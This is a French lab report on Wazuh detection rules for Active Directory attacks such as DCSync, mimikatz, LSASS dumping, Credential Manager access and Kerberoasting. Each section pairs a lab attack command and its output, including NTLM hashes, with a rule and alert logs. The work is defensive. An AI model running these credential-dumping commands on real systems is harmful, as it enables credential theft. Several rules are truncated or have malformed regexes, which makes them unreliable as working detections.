

Les ALERTES

28/07/2024

LES REGLES

Introduction.....	3
Détection d'une Attaque DCSync : Compromission des Identifiants Utilisateurs via Réplication de Contrôleur de Domaine.....	3
Détection de Vidage de Mémoire LSASS par des Processus Suspects	11
Détection d'Exploitation du Gestionnaire d'Identifiants Windows via Rundll32.exe.....	13
Détection de l'Exploitation du Windows Credential Manager via VaultCmd.....	15
Détection Kerberoasting - Extraction et Crackage de Tickets de Service Kerberos pour Escalade de Privilèges.....	17
Détection de l'Ajout d'un Utilisateur dans un Groupe Administrateur	19
Détection d'une attaque potentielle de type "Pass the Hash" sur L'AD directory	21
Détection de l'extraction du fichier NTDS.dit via ntdsutil.exe.....	24
Détection de l'exécution de SharpHound par SpecterOps.....	27
Détection d'Indicateurs Précis de Collecte Utilisés par SharpHound	29
Détection des Requêtes LDAP Suspectes par des Binaires Spécifiques	32
Détection d'activité Bloodhound par la création de fichiers JSON spécifiques.....	34
Détection de Création de Fichiers ZIP par des Exécutables.....	37
Détection de création et de modification de fichier de web shell	39
Détection des activités de ransomware BlackBit via modifications de registre et création de fichiers	42
Escalade de privilèges via le groupe "Group Policy Creator Owners"	46

Introduction

Dans ce document, je vais présenter une série de cas d'alertes Wazuh configurées pour détecter et réagir à diverses attaques ciblant un Active Directory (AD). Ces exemples démontreront comment utiliser Wazuh pour surveiller l'intégrité et la sécurité d'un environnement AD, en détectant des activités malveillantes spécifiques telles que l'exploitation de vulnérabilités, l'extraction de bases de données sensibles, et bien d'autres techniques d'attaque couramment utilisées par les attaquants. L'objectif est de renforcer la défense de votre infrastructure AD en utilisant des règles de détection personnalisées et adaptées aux menaces actuelles.

Détection d'une Attaque DCSync : Compromission des Identifiants Utilisateurs via Réplication de Contrôleur de Domaine

Dcsync est une technique de vol d'identifiants utilisée par les acteurs malveillants pour compromettre les identifiants des utilisateurs de domaine. Cette attaque exploite le protocole distant de réplication de répertoire (DRS) utilisé par les contrôleurs de domaine pour la synchronisation et la réplication.

Scénario d'attaque : l'attaquant doit compromettre un compte utilisateur avec des privilèges d'administrateur local sur l'endpoint Windows 10 Active directory:

Voici l'attaque :

```
27 mimikatz # lsadump::dcsync /domain:soc.local /user:Administrateur
27 [DC] 'soc.local' will be the domain
27 [DC] 'SRV-AD.soc.local' will be the DC server
27 [DC] 'Administrateur' will be the user account
27
27 Object RDN          : Administrateur
27
27 ** SAM ACCOUNT **
27
27 SAM Username        : Administrateur
27 Account Type        : 30000000 ( USER_OBJECT )
27 User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
27 Account expiration  :
27 Password last change : 07/07/2024 15:49:43
27 Object Security ID   : S-1-5-21-7104852-561516026-3704061070-500
27 Object Relative ID   : 500
27
27 Credentials:
27 nov 20 Hash NTLM: 5099442ef49fea8883ac7733ad46e514
27
27 mimikatz #
```

Voici la règle qui permet de détecter cette attaque :

```


<!-- TEST -->
<group name="security_event, windows,">

  <!-- la regle mis en place permet de detecter les attaques DCSync attacks -->
  <rule id="110001" level="12">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4662$</field>
    <field name="win.eventdata.properties" type="pcre2">{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}|{19195a5b
    <options>no_full_log</options>
    <description>Acces aux services d'annuaire. Attaque DCSync possible</description>
  </rule>

```

La règle de détection, identifiée par l'ID unique "110001" et ayant un niveau de gravité de 12, est conçue pour les événements de sécurité Windows. Elle appartient au groupe "security_event, windows" et s'applique aux événements avec l'identifiant de source 60103. La règle filtre les événements avec l'ID 4662 et vérifie la présence de certains GUID spécifiques dans les propriétés de l'événement. Elle inclut l'option no_full_log pour n'inclure pas les journaux complets dans l'alerte. La description de la règle indique qu'il s'agit d'un accès aux services d'annuaire, signalant une possible attaque DCSync.

Et également dans le fichier ossec.conf de mon agent j'ai dû ajouter :



```

<!-- END OF DEFAULT CONFIGURATION. -->

<ossec_config>
  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
</ossec_config>

```

<localfile> : Début de la définition d'un fichier journal local.

<location>Microsoft-Windows-Sysmon/Operational</location> : Spécifie le chemin du journal des événements de Sysmon.

<log_format>eventchannel</log_format> : Définit le format du journal comme étant un canal d'événements (eventchannel).

Voici la remonté de logs :

data.win.eventdata.objectType	%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.operationType	Object Access
data.win.eventdata.properties	%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.subjectDomainName	SOC
data.win.eventdata.subjectLogonId	0x5537d
data.win.eventdata.subjectUserName	Administrateur
data.win.eventdata.subjectUserSid	S-1-5-21-7104852-561516026-3704061070-500
data.win.system.channel	Security
data.win.system.computer	SRV-AD.soc.local
data.win.system.eventID	4662
data.win.system.eventRecordID	178208
data.win.system.keywords	0x8020000000000000
data.win.system.level	0
data.win.system.message	"Une opération a été effectuée sur un objet"

@timestamp	2024-07-27T12:42:13.865Z
_id	mL429JAByZLXuflaqGao
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
data.win.eventdata.accessList	%%7688
data.win.eventdata.accessMask	0x100
data.win.eventdata.handleId	0x0
data.win.eventdata.objectName	%{720922f0-4854-4097-8182-54b32255999a}
data.win.eventdata.objectServer	DS
data.win.eventdata.objectType	%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.operationType	Object Access
data.win.eventdata.properties	%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.subjectDomain	SOC

data.win.system.level	0
data.win.system.message	"Une opération a été effectuée sur un objet.
	Sujet : ID de sécurité : S-1-5-21-7104852-561516026-3704061070-500 Nom du compte : Administrateur Domaine du compte : SOC ID d'ouverture de session : 0x5537D
	Objet : Serveur de l'objet : DS Type d'objet : %{19195a5b-6da0-11d0-afd3-00c04fd930c9} Nom de l'objet : %{720922f0-4854-4097-8182-54b32255999a} ID du handle : 0x0
	Opération : Type d'opération : Object Access Accès : Contrôler l'accès Masque d'accès : 0x100 Propriétés : Contrôler l'accès {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
	Informations supplémentaires : Paramètre 1 : - Paramètre 2 : "
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Directory Service Access. Possible DCSync attack
rule.firedtimes	3
rule.groups	security_event, windows
rule.id	110001
rule.level	12
rule.mail	true
timestamp	2024-07-27T12:42:13.865+0000

7, 2024 @
12:42

Directory Service Access. Possible D

Pour conclure j'ai renforcé ma capacité à détecter et réagir rapidement aux attaques sur Active Directory, notamment les attaques DCSync. Grâce aux règles de détection spécifiques.

Détection du Lancement de Mimikatz.exe : Identification des Tentatives de Vol d'Informations d'Identification

Mimikatz est un outil qui permet d'attaquer c'est une arme informatique utilisée par les attaquants.

Scénario d'attaque : L'attaquant télécharge Mimikatz sur la machine compromise, L'attaquant exécute Mimikatz pour extraire les informations.

Voici le lancement de mimikatz :

```

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
privilege '20' OK

mimikatz # log mimikatz.log
sing 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 349053 (00000000:0005537d)
Session : Interactive from 1
User Name : Administrateur
Domain : SOC
Logon Server : SRV-AD
Logon Time : 27/07/2024 13:21:09
ID : S-1-5-21-7104852-561516026-3704061070-500

msv :
[00000003] Primary
* Username : Administrateur
* Domain : SOC
* NTLM : 5099442ef49fea0883ac7733ad46e514

```

Voici la règle mis en place :

```

<group name="windows, sysmon, sysmon_process-anomalies,">
  <rule id="100000" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image">mimikatz.exe</field>
    <description>Sysmon - Suspicious Process - mimikatz.exe</description>
  </rule>

```

La règle de détection, identifiée par l'ID unique "100000" et ayant un niveau de gravité de 12, appartient au groupe "windows, sysmon, sysmon_process-anomalies" et est conçue pour détecter les événements de processus anormaux sur les systèmes Windows via Sysmon. Cette règle s'applique aux événements du groupe sysmon_event1. Elle filtre les événements où le champ win.eventdata.image contient mimikatz.exe, déclenchant une alerte lorsque ce processus est exécuté. La description de la règle indique qu'une activité suspecte impliquant l'exécution de mimikatz.exe a été détectée.

Voici la remontée de logs :

Threat Hunting

ActiveDirectory

a

2024-07-27T14:38:47.522Z

ie

JSON

Rule

@timestamp	2024-07-27T14:38:47.522Z
_id	Lr6h9jAByZLXuflaaWqx
agent.id	006
agent.ip	192.168.60.20
agent.name	ActiveDirectory
data.win.eventdata.commandLine	"C:\\Users\\Administrateur\\Downloads\\mimikatz-master (1)\\mimikatz-master\\x64\\mimikatz.exe"
data.win.eventdata.company	gentilkiwi (Benjamin DELPY)
data.win.eventdata.currentDirectory	C:\\Users\\Administrateur\\Downloads\\mimikatz-master (1)\\mimikatz-master\\x64\\
data.win.eventdata.description	mimikatz for Windows
data.win.eventdata.fileVersion	2.2.0.0
data.win.eventdata.hashes	SHA1=D1F7832035C3E8A73CC78AFD28CFD7F4CECE6D20,MD5=E930B05EFE23891D19BC354A4209BE3E,SHA256=92804FAAAB2175DC501D73E814663058C78C0A042675A8937266357BCF896C50,IMPHASH=1355327F6CA3430B3DDBE6E0ACDA71EA
data.win.eventdata.logonGuid	{61C66798-D825-66A4-7D53-050000000000}
data.win.eventdata.logonid	0x5537d
data.win.eventdata.originalFileName	mimikatz.exe
data.win.eventdata.parentCommandLine	C:\\Windows\\Explorer.EXE /NOUACCHECK
data.win.eventdata.parentImage	C:\\Windows\\explorer.exe
data.win.eventdata.parentProcessGuid	{61C66798-D826-66A4-4200-000000000600}
data.win.eventdata.parentProcessId	3708
data.win.eventdata.parentUser	SOC\\Administrateur
data.win.eventdata.processGuid	{61C66798-0677-66A5-8E03-000000000600}
data.win.eventdata.processid	4640
data.win.eventdata.product	mimikatz
data.win.eventdata.ruleName	technique_id=T1204,technique_name=User Execution
data.win.eventdata.sessionId	1


```

<!-- This rule ignores Directory Service Access originating from machine accounts containing $ -->
<rule id="110009" level="16">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4662$</field>
  <field name="win.eventdata.properties" type="pcre2">[1131f6aa-9c07-11d1-f79f-00c04fc2dcd2]|{19195a5b-6da0-11d0-afd3-00
  <field name="win.eventdata.SubjectUserName" type="pcre2">\$</field>
  <options>no_full_log</options>
  <description>Ignore all Directory Service Access that is originated from a machine account containing $</description>
</rule>

```

La règle de détection, identifiée par l'ID unique "110009" et ayant un niveau de gravité de 16, est conçue pour ignorer les événements de type 4662 liés aux permissions de sécurité Active Directory lorsque les noms d'utilisateur se terminent par un symbole dollar (\$), ce qui indique un compte machine. Cette action est mise en place pour éviter les faux positifs et réduire le bruit dans les alertes de sécurité. La description de la règle spécifie qu'elle ignore tous les accès aux services d'annuaire provenant de comptes machine.

Voici la remontée des logs :

Time ↓	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jul 27, 2024 @ 15:32:55.651			Ignore all Directory Service Access that is originated from a machine account containing \$	16	110009
<div>Table</div> <div>JSON</div> <div>Rule</div>					
@timestamp	2024-07-27T13:32:55.651Z				
_id	WL5I9JABYZLXuflaH2IS				
agent.id	006				
agent.ip	192.168.60.20				
agent.name	ActiveDirectory				
data.win.eventdata.accessList	%%7688				
data.win.system.providerName	Microsoft-Windows-Security-Auditing				
data.win.system.severityValue	AUDIT_SUCCESS				
data.win.system.systemTime	2024-07-27T13:32:55.015414400Z				
data.win.system.task	14080				
data.win.system.threadID	5764				
data.win.system.version	0				
decoder.name	windows_eventchannel				
id	1722087175.6406533				
input.type	log				
location	EventChannel				
manager.name	esgimanager				
rule.description	Ignore all Directory Service Access that is originated from a machine account containing \$				
rule.firedtimes	1				
rule.groups	security_event: windows				

Pour conclure cette règle Wazuh permet d'ignorer les accès aux services d'annuaire provenant de comptes machine, réduisant ainsi le bruit dans les alertes de sécurité

Détection de Vidage de Mémoire LSASS par des Processus Suspects

Le scénario d'attaque : Un attaquant a compromis une machine sur le réseau et exécute un outil malveillant pour extraire les informations d'identification en créant un fichier de vidage de mémoire (.dmp) du processus LSASS.

Ainsi la règle mis en place permettra de détecter cette activité suspecte, car le fichier .dmp est généré par un processus autre que lsass.exe. Une alerte de niveau 10 est déclenchée qui alerte une tentative de vol d'identifiants via le vidage de la mémoire LSASS.

Voici l'attaque utilisée afin d'enclencher une tentative de vol d'identifiants via le vidage de la mémoire LSASS :

```
istrateur\Downloads\yara-master-2298-win64> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
istrateur\Downloads\yara-master-2298-win64> rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
```

Voici ma règle qui est conçue pour détecter les tentatives de vidage de la mémoire LSASS par des processus suspects. :

```
<rule id="100011" level="10">
  <if_sid>61613</if_sid>
  <field name="win.eventdata.targetFilename" type="pcres2">(?!\\\\[^\]*\.dmp$</field>
  <field name="win.eventdata.image" negate="yes" type="pcres2">(?!\\\\lsass.*</field>
  <description>Possible adversary activity - LSASS memory dump: $(win.eventdata.image) created a new file on $(win.syst
  <mitre>
    <id>T1003.001</id>
  </mitre>
</rule>

<!-- Detecting a Windows Credential Manager exploitation attack -->
<rule id="100012" level="10">
```

La règle de détection, identifiée par l'ID unique "100011" et ayant un niveau de gravité de 10, s'applique uniquement aux événements ayant l'identifiant de source 61613. Elle filtre les événements où le champ win.eventdata.targetFilename correspond à un fichier .dmp, en utilisant une expression régulière insensible à la casse. Elle exclut les événements où le champ win.eventdata.image correspond à lsass.exe, également insensible à la casse. La description de la règle indique qu'une activité suspecte de vidage de la mémoire LSASS a été détectée, précisant que le processus source (non lsass.exe) a créé un fichier de vidage de mémoire. Cette règle est liée à l'ID MITRE ATT&CK T1003.001, qui est associé aux techniques de vol d'identifiants via le vidage de la mémoire LSASS.

Voici les remontées des logs sur wazuh :

Security Alerts					
Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
Jul 27, 2024 @ 17:46:07.087	T1003.001	Credential Access	Possible adversary activity - LSASS memory dump: C:\\Windows\\System32\\comsvcs.dll loaded by using C:\\Windows\\System32\\rundll32.exe on SRV-AD.soc.local.	10	100010

Table	JSON	Rule
	<pre> @timestamp 2024-07-27T15:46:07.087Z _id ZL7f9jABYzLXufiaA23C agent.id 006 agent.ip 192.168.60.20 agent.name ActiveDirectory data.win.eventdata.company Microsoft Corporation </pre>	<pre> data.win.eventdata.company Microsoft Corporation data.win.eventdata.description COM+ Services data.win.eventdata.fileVersion 2001.12.10941.16384 (rs1_release.160915-0644) data.win.eventdata.hashes SHA1=80259A179E746DC2966AF1C63ACE2DCD9AD905D5,MD5=2D1E838090218C4EE313C69808D89AA0,SHA256=8B3B600F80485BCCF9AA7967D5FB8D6D00B5C26765AEF49FB3B5D67583475210,IMPHASH=A1A98C828420227D04DA4DF9A16F44E0 data.win.eventdata.image C:\\Windows\\System32\\rundll32.exe data.win.eventdata.imageLoaded C:\\Windows\\System32\\comsvcs.dll data.win.eventdata.originalFileName COMSVCS.DLL data.win.eventdata.processGuid {61C66798-163E-66A5-8004-000000000600} data.win.eventdata.processid 4448 data.win.eventdata.product Microsoft® Windows® Operating System data.win.eventdata.ruleName technique_id=T1003.004,technique_name=LSASS Memory data.win.eventdata.signature Microsoft Windows data.win.eventdata.signature Valid data.win.eventdata.user SOC\\Administrateur data.win.eventdata.utcTime 2024-07-27 15:46:06.299 data.win.system.channel Microsoft-Windows-Sysmon/Operational data.win.system.computer SRV-AD.soc.local data.win.system.eventID 7 data.win.system.eventRecordID 5168 data.win.system.keywords 0x8000000000000000 data.win.system.level 4 data.win.system.message "Image loaded: RuleName: technique_id=T1003.004,technique_name=LSASS Memory UtcTime: 2024-07-27 15:46:06.299 ProcessGuid: {61C66798-163E-66A5-8004-000000000600} ProcessId: 4448 Image: C:\\Windows\\System32\\rundll32.exe ImageLoaded: C:\\Windows\\System32\\comsvcs.dll FileVersion: 2001.12.10941.16384 (rs1_release.160915-0644) Description: COM+ Services Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: COMSVCS.DLL Hashes: SHA1=80259A179E746DC2966AF1C63ACE2DCD9AD905D5,MD5=2D1E838090218C4EE313C69808D89AA0,SHA256=8B3B600F80485BCCF9AA7967D5FB8D6D00B5C26765AEF49FB3B5D67583475210,IMPHASH=A1A98C828420227D04DA4DF9A16F44E0" </pre>

id	1722095167.10342378
input.type	log
location	EventChannel
manager.name	esgImanager
rule.description	Possible adversary activity - LSASS memory dump: C:\\Windows\\System32\\comsvcs.dll loaded by using C:\\Windows\\System32\\rundll32.exe on SRV-AD.soc.local.
rule.firedtimes	1
rule.groups	Windows, attack
rule.id	100010
rule.level	10
rule.mail	false
rule.mitre.id	T1003.001
rule.mitre.tactic	Credential Access
rule.mitre.technique	LSASS Memory
timestamp	2024-07-27T15:46:07.087+0000

Jul 27, 2024 @
17:46:06.750
Windows User Logoff.
3
60137

Pour conclure : Cette règle Wazuh détecte efficacement les tentatives de vidage de la mémoire LSASS par des processus suspects.

Détection d'Exploitation du Gestionnaire d'Identifiants Windows via Rundll32.exe

Scénario d'attaque :

Un attaquant a réussi à obtenir un accès initial à un poste de travail dans le réseau de l'entreprise. Pour exfiltrer les informations d'identification stockées dans le Gestionnaire d'Identifiants Windows,

La solution permet de détecter l'utilisation de rundll32.exe avec les paramètres syngmgr.dll, KRShowKeyMgr. Une alerte de niveau 10 est déclenchée.

Voici la commande qui entraîne l'activation de l'alerte :

```
PS C:\Users\Administrateur\Downloads> rundll32 keymgr.dll, KRShowKeyMgr
PS C:\Users\Administrateur\Downloads> rundll32 keymgr.dll, KRShowKeyMgr
```

Et voici la règle wazuh :

```
<!-- Detecting a Windows Credential Manager exploitation attack -->
<rule id="100012" level="10">
  <if_sid>61603</if_sid>
  <field name="win.eventData.Image" type="pcre2">(?!\\\\)rundll32.exe</field>
  <field name="win.eventData.commandLine" type="pcre2">keymgr.dll, KRShowKeyMgr</field>
  <description>Possible adversary activity - Credential Manager Access via $(win.eventData.Image) on $(win.system.compu
  <mitre>
    <id>T1003</id>
  </mitre>
</rule>

<!-- Detecting a Windows Credential Manager exploitation attack by VaultCmd process enumeration -->
```

La règle de détection, identifiée par l'ID unique "100012" et ayant un niveau de gravité de 10, s'applique aux événements ayant l'identifiant de source 61603. Elle filtre les événements où le champ win.eventData.Image correspond à rundll32.exe et où le champ win.eventData.commandLine contient syngr.dll,KRShowKeyMgr. Cette règle est conçue pour identifier une activité suspecte impliquant l'accès au Gestionnaire d'Identifiants, en particulier via l'utilisation de rundll32.exe avec des paramètres spécifiques. La référence à l'ID MITRE ATT&CK T1003 indique que cette règle est liée aux techniques de vol d'identifiants.

Voici la remontée des logs sur wazuh :

54:06.329

110/8

Privilege Escalation, Initial Access

Windows logon success.

3

60106

27, 2024 @ 53:59.795

T1003.001

Credential Access

Possible adversary activity - LSASS memory dump: C:\\Users\\Administrateur\\Downloads\\Procdump\\procdump64.exe created a new file on SRV-AD.soc.local endpoint.

10

100011

e

JSON

Rule

@timestamp

2024-07-27T15:53:59.795Z

_id

xr7m9JABYZLXuflaj23v

agent.id

006

agent.ip

192.168.60.20

agent.name

ActiveDirectory

data.win.eventdata.creationUtc Time

2024-07-27 15:53:59.423

data.win.eventdata.image

C:\\Users\\Administrateur\\Downloads\\Procdump\\procdump64.exe

V.

Threat Hunting

ActiveDirectory

a

@timestamp

2024-07-27T16:03:01.622Z

_id

9L7u9JABYZLXuflacW0W

agent.id

006

agent.ip

192.168.60.20

agent.name

ActiveDirectory

data.win.eventdata.commandLine

"C:\\Windows\\system32\\rundll32.exe" keymgr.dll,KRShowKeyMgr

data.win.eventdata.company

Microsoft Corporation

data.win.eventdata.currentDirectory

C:\\Users\\Administrateur\\Downloads\\

data.win.eventdata.description

Windows host process (Rundll32)

data.win.eventdata.fileVersion

10.0.14393.0 (rs1_release.160715-1616)

data.win.eventdata.hashes

SHA1=68A9E1E2D8B787BFC59FAF70DB89DB8D4D21E47_MD5=C7645D43451C6D94D87F4D07BDE59C89_SHA256=495BBA47FC43EE23054FCD419F2F00457162D1C04296900C6AEA551102A810F3_IMPHASH=7D1CE1BAFE48B63D9D19E8E0E5DF3E6C

data.win.eventdata.image

C:\\Windows\\System32\\rundll32.exe

data.win.eventdata.integrityLevel

High

	EE23054FCD419F2F00457162D1C04296900C6AEA551102A810F3,IMPHASH=7D1CE1BAFE48B63D9D19E8E0E5DF3E6C","parentProcessGuid":{"61C66798-0E22-66A5-F303-000000000600"},"parentProcessId":"3332","parentImage":"C:\\\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe","parentCommandLine":"C:\\\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe","parentUser":"SOC\\Administrateur"}}}
id	1722096181.10795167
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible adversary activity - Credential Manager Access via C:\\Windows\\System32\\rundll32.exe on SRV-AD.soc.local endpoint.
rule.firedtimes	2
rule.groups	Windows, attack
rule.id	100012
rule.level	10
rule.mail	false

Ainsi pour conclure on remarque bien que la règle permet de détecter l'utilisation de rundll32.exe avec les paramètres syng.dll,KRShowKeyMgr.

Détection de l'Exploitation du Windows Credential Manager via VaultCmd

Pour le scénario d'attaque un attaquant a réussi à obtenir un accès initial à un poste de travail l'attaquant utilise vaultcmd.exe, un outil légitime de Windows, pour interagir avec le Windows Credential Manager.

Ainsi la règle mis en place permettra de détecter cette activité suspecte en surveillant spécifiquement l'utilisation de l'outil vaultcmd.exe avec la commande "list".

Voici la commande d'attaque :

```
PS C:\Users\Administrateur\Downloads> vaultcmd /listcreds:"Windows Credentials" /all
```

La commande vaultcmd est un outil de ligne de commande utilisé pour interagir avec le Windows Credential Manager. Le paramètre /listcreds:"Windows Credentials" spécifie que la commande doit lister les informations d'identification spécifiques au groupe "Windows Credentials". /all indique que toutes les informations d'identification sous la catégorie spécifiée doivent être listées.

Voici l'alerte :

```
<!-- Detecting a Windows Credential Manager exploitation attack by VaultCmd process enumeration -->
<rule id="100013" level="10">
  <if_sid>92052</if_sid>
  <field name="win.eventData.image" type="pcre2">(?!\\\\vaultcmd.exe</field>
  <field name="win.eventData.commandLine" type="pcre2">list</field>
  <description>Possible adversary activity - Attempt to list credentials via $(win.eventData.Image) on $(win.system.com
  <mitre>
    <id>T1003</id>
  </mitre>
</rule>
```

La règle de détection, identifiée par l'ID "100013" et ayant un niveau de sévérité de 10, est conçue pour surveiller les événements de sécurité associés à l'ID de signature (SID) 92052. Elle vérifie si le champ win.eventData.image contient le processus vaultcmd.exe en utilisant une expression régulière insensible à la casse. De plus, elle recherche le terme "list" dans la ligne de commande, indiquant une tentative de lister les informations d'identification.

Voici la remontée des logs :

27, 2024 @ 03:50.668	T1003	Credential Access	Possible adversary activity - Attempt to list credentials via C:\\Windows\\System32\\VaultCmd.exe on SRV-AD.soc.local endpoint.	10	100013
JSON	Rule				
@timestamp	2024-07-27T16:03:50.668Z				
_id	-77v9jAByZLXuflaQG0h				
agent.id	006				
agent.ip	192.168.60.20				
agent.name	ActiveDirectory				
data.win.eventdata.commandLine	"C:\\Windows\\system32\\VaultCmd.exe" "/listcreds:Windows Credentials" /all				
data.win.eventdata.company	Microsoft Corporation				

	BBC00F6190D27C24FAC24E6A871E4E68FEA608E50D254737FC59,IMPHASH=26961B5F9E8ABA57B48B5D8BE1CFBEAC", "parentProcessGuid": "{61C66798-0E22-66A5-F303-000000000000}", "parentProcessId": "3332", "parentImage": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "parentCommandLine": "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" \"", "parentUser": "SOC\\Administrateur\" } }
id	1722096230.10835253
input.type	log
location	EventChannel
manager.name	esgimanager
rule.description	Possible adversary activity - Attempt to list credentials via C:\\Windows\\System32\\VaultCmd.exe on SRV-AD.soc.local endpoint.
rule.firetimes	1
rule.groups	Windows, attack
rule.id	100013
rule.level	10
rule.mail	false
rule.mitre.id	T1003
rule.mitre.lactic	Credential Access
rule.mitre.technique	OS Credential Dumping
timestamp	2023-07-27T16:03:50.688+0000
data.win.eventdata.description	Vault Command Program
data.win.eventdata.fileVersion	10.0.14393.0 (rs1_release.160715-1616)
data.win.eventdata.hashes	SHA1=69DC9047C73056CD61EBE259F16985C9EABA166C,MD5=306E548A802A8FFCD6D5360CD13D6612,SHA256=52BE7172718A8BC00F6190D27C24FAC24E6A871E4E68FEA608E50D254737FC59,IMPHASH=26961B5F9E8ABA57B48B5D8BE1CFBEAC
data.win.eventdata.image	C:\\Windows\\System32\\VaultCmd.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{61C66798-D825-66A4-7D53-000000000000}
data.win.eventdata.logonid	0x5537d
data.win.eventdata.originalFileName	VAULTCMD.EXE
data.win.eventdata.parentCommandLine	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
data.win.eventdata.parentImage	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.parentProcessGuid	{61C66798-0E22-66A5-F303-000000000000}
data.win.eventdata.parentProcessId	3332

Pour conclure cette règle permet bien d'identifier les tentatives d'accès non autorisées aux informations d'identification dans le Windows Credential Manager en surveillant l'utilisation de vaultcmd.exe avec des commandes spécifiques.

Détection Kerberoasting- Extraction et Crackage de Tickets de Service Kerberos pour Escalade de Privilèges

Pour le scénario d'attaque :

Il faut savoir dans un premier temps que Kerberoasting est une technique utilisée par les attaquants pour obtenir des tickets de service Kerberos (TGS) à partir d'un compte de service Active Directory. Ces tickets sont ensuite crackés hors ligne pour extraire les mots de passe des comptes de service.

Voici l'attaque : .\GetUserSPNs.ps1 -Domain : soc.local -Username : Administrateur -Password Admin

Et voici la règle :

```
<!-- This rule detects Kerberoasting attacks using windows security event on the domain controller -->
<rule id="110002" level="16">
  <if_sid>60103</if_sid>
  <field name="win.system.eventID">^4769$</field>
  <field name="win.eventdata.TicketOptions" type="pcre2">0x40810000</field>
  <field name="win.eventdata.TicketEncryptionType" type="pcre2">0x17</field>
  <options>no_full_log</options>
  <description>Possible Kerberoasting attack</description>
</rule>
```

La règle de détection, identifiée par l'ID "110002" et ayant un niveau de sévérité de 16, s'applique aux événements de sécurité ayant l'ID de signature (SID) 60103. Elle spécifie que l'événement doit avoir l'ID 4769, correspondant à une demande de ticket de service Kerberos (TGS). La règle vérifie que l'option de ticket a la valeur 0x40810000, indiquant une demande de ticket sans pré-authentification, et que le type de chiffrement du ticket est 0x17. La description de la règle indique qu'une attaque de Kerberoasting possible a été détectée.

Voici la remontée de log sur wazuh :

Jul 27, 2024 @ 23:23:45.341

Possible Kerberoasting attack

16

110002

Table	JSON	Rule
@timestamp	2024-07-27T21:23:45.341Z	
_id	Kr4U9pAByzLXurfaHnXq	
agent.id	006	
agent.ip	192.168.60.20	
agent.name	ActiveDirectory	
data.win.eventdata.instruction	-1	
data.win.eventdata.targetUserName	SRV-AD\$@SOC.LOCAL	
data.win.eventdata.ticketEncryptionType	0x17	
data.win.eventdata.ticketOptions	0x40810000	
data.win.system.channel	Security	
data.win.system.computer	SRV-AD.soc.local	
data.win.system.eventID	4769	
data.win.system.eventRecordID	182016	
data.win.system.keywords	0x8020000000000000	
data.win.system.level	0	
data.win.system.message	<div>Un ticket de service Kerberos a été demandé.</div> <div>Informations sur le compte : Nom du compte : SRV-AD\$@SOC.LOCAL Domaine du compte : SOC.LOCAL GUID d'ouverture de session : {8CB89BAT-0B1A-0D7A-C3C2-EE44D8524D6C}</div> <div>Informations sur le service : -----</div>	

Informations sur le service :	
Nom du service :	SRV-AD\$
ID du service :	S-1-5-21-7104852-561516026-3704061070-1000
Informations sur le réseau :	
Adresse du client :	::1
Port client :	0
Informations supplémentaires :	
Options du ticket :	0x40810000
Type de chiffrement du ticket :	0x17
Code d'échec :	0x0
Services en transit :	-
C'est événement est généré à chaque fois qu'un accès est demandé à une ressource comme un ordinateur ou un service Windows. Le nom du service indique la ressource à laquelle l'accès a été demandé.	
Cet événement peut être associé à des événements de connexion Windows en comparant les champs GUID d'ouverture de session de chaque événement. L'événement de connexion se produit sur l'ordinateur sur lequel l'accès s'est effectué, qui souvent n'est pas le même ordinateur que le contrôleur de domaine qui a émis le ticket de service.	
Les options de ticket, les types de chiffrement et les codes d'échec sont définis dans la RFC 4120.*	
data.win.system.opcode	0
data.win.system.processID	584
data.win.system.providerGuid	{54B49625-5478-4994-A5BA-3E3B0328C300}
data.win.system.task	14337
